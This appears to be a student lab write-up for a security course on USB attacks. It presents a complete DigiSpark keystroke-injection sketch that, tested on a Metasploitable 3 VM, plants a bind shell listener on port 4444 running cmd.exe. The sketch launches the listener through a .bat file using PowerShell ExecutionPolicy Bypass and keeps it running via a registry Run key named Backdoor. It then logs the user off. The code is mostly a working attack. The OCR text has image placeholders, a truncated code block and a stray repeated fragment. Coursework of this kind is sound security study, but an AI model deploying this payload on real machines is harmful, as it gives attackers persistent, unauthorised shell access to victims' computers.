
RegistryBackdoor

Phillip Schlomann, COMP-490, USB Attacks


This DigiSpark script's purpose is to open up a Powershell window when plugged into the computer, make a .ps1 script to open a bind shell listener, make a .bat file to run that script, then make a Registry Run Key that triggers when the user logs on that runs the .bat file, finally logging the user off.

When the DigiSparkATTiny85 is plugged into the machine, these are the results before the enter key is pressed for the logoff key;




The log off command sends the user back to the login screen. It was at this point that the ATTiny was removed

Once the user signs back in, the terminal for the listener will be visable, though the command won't.



Since this Metasploitable 3 machine is in an isolated environment, the functionality of the shell can be displayed by using a command from the same machine.



The script itself uses DigiKeyboard commands with delays in-between to allow for the system to run the previous lines. Note how the loop section is empty, since the script only needs to run once.

RegistryBackdoor.ino

```
#include "DigiKeyboard.h"

void setup() {
  // Wait for the machine to detect the DigiSpark, then send a wake-up signal
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(3000);

  // Allow for full keyboard use, then open the Windows run dialog
  DigiKeyboard.sendKeyStroke(MOD_CONTROL_RIGHT); // If in VirtualBox, will allow for left CTRL usage
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);

  // Use the run dialog to open a Powershell window
  DigiKeyboard.print("powershell");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);

  // Create a tmp.ps1 file that will open a netcat bind shell listener
  DigiKeyboard.print("\"C:\\winconfig.exe -L -p 4444 -e cmd.exe\" > C:\\tmp.ps1");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);

```

```
// Create a run.bat file that will run the tmp.ps1 file
DigiKeyboard.print("Set-Content -Path 'C:\\run.bat' -Value '@echo off & PowerShell -NoProfile -ExecutionPolicy Bypass -Command \"& C:\\tmp.ps1\"
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);

// Make a Registry Run Key named Backdoor that will run the .bat file when the current user logs in
DigiKeyboard.print("REG ADD \"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"Backdoor\" /t REG_SZ /d \"C:\\run.bat\" /f");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);

// Logoff the current user
DigiKeyboard.print("logoff");
DigiKeyboard.sendKeyStroke(KEY_ENTER);


void loop() {
```

```
rint("Set-Content -Path 'C:\\run.bat' -Value '@echo off & PowerShell -NoProfile -ExecutionPolicy Bypass -Command \"& C:\\tmp.ps1\" & pause'");
```

Across 7 test runs from snapshots of Metasploitable 3 with only the server open in VirtualBox, this payload was successful 6 times.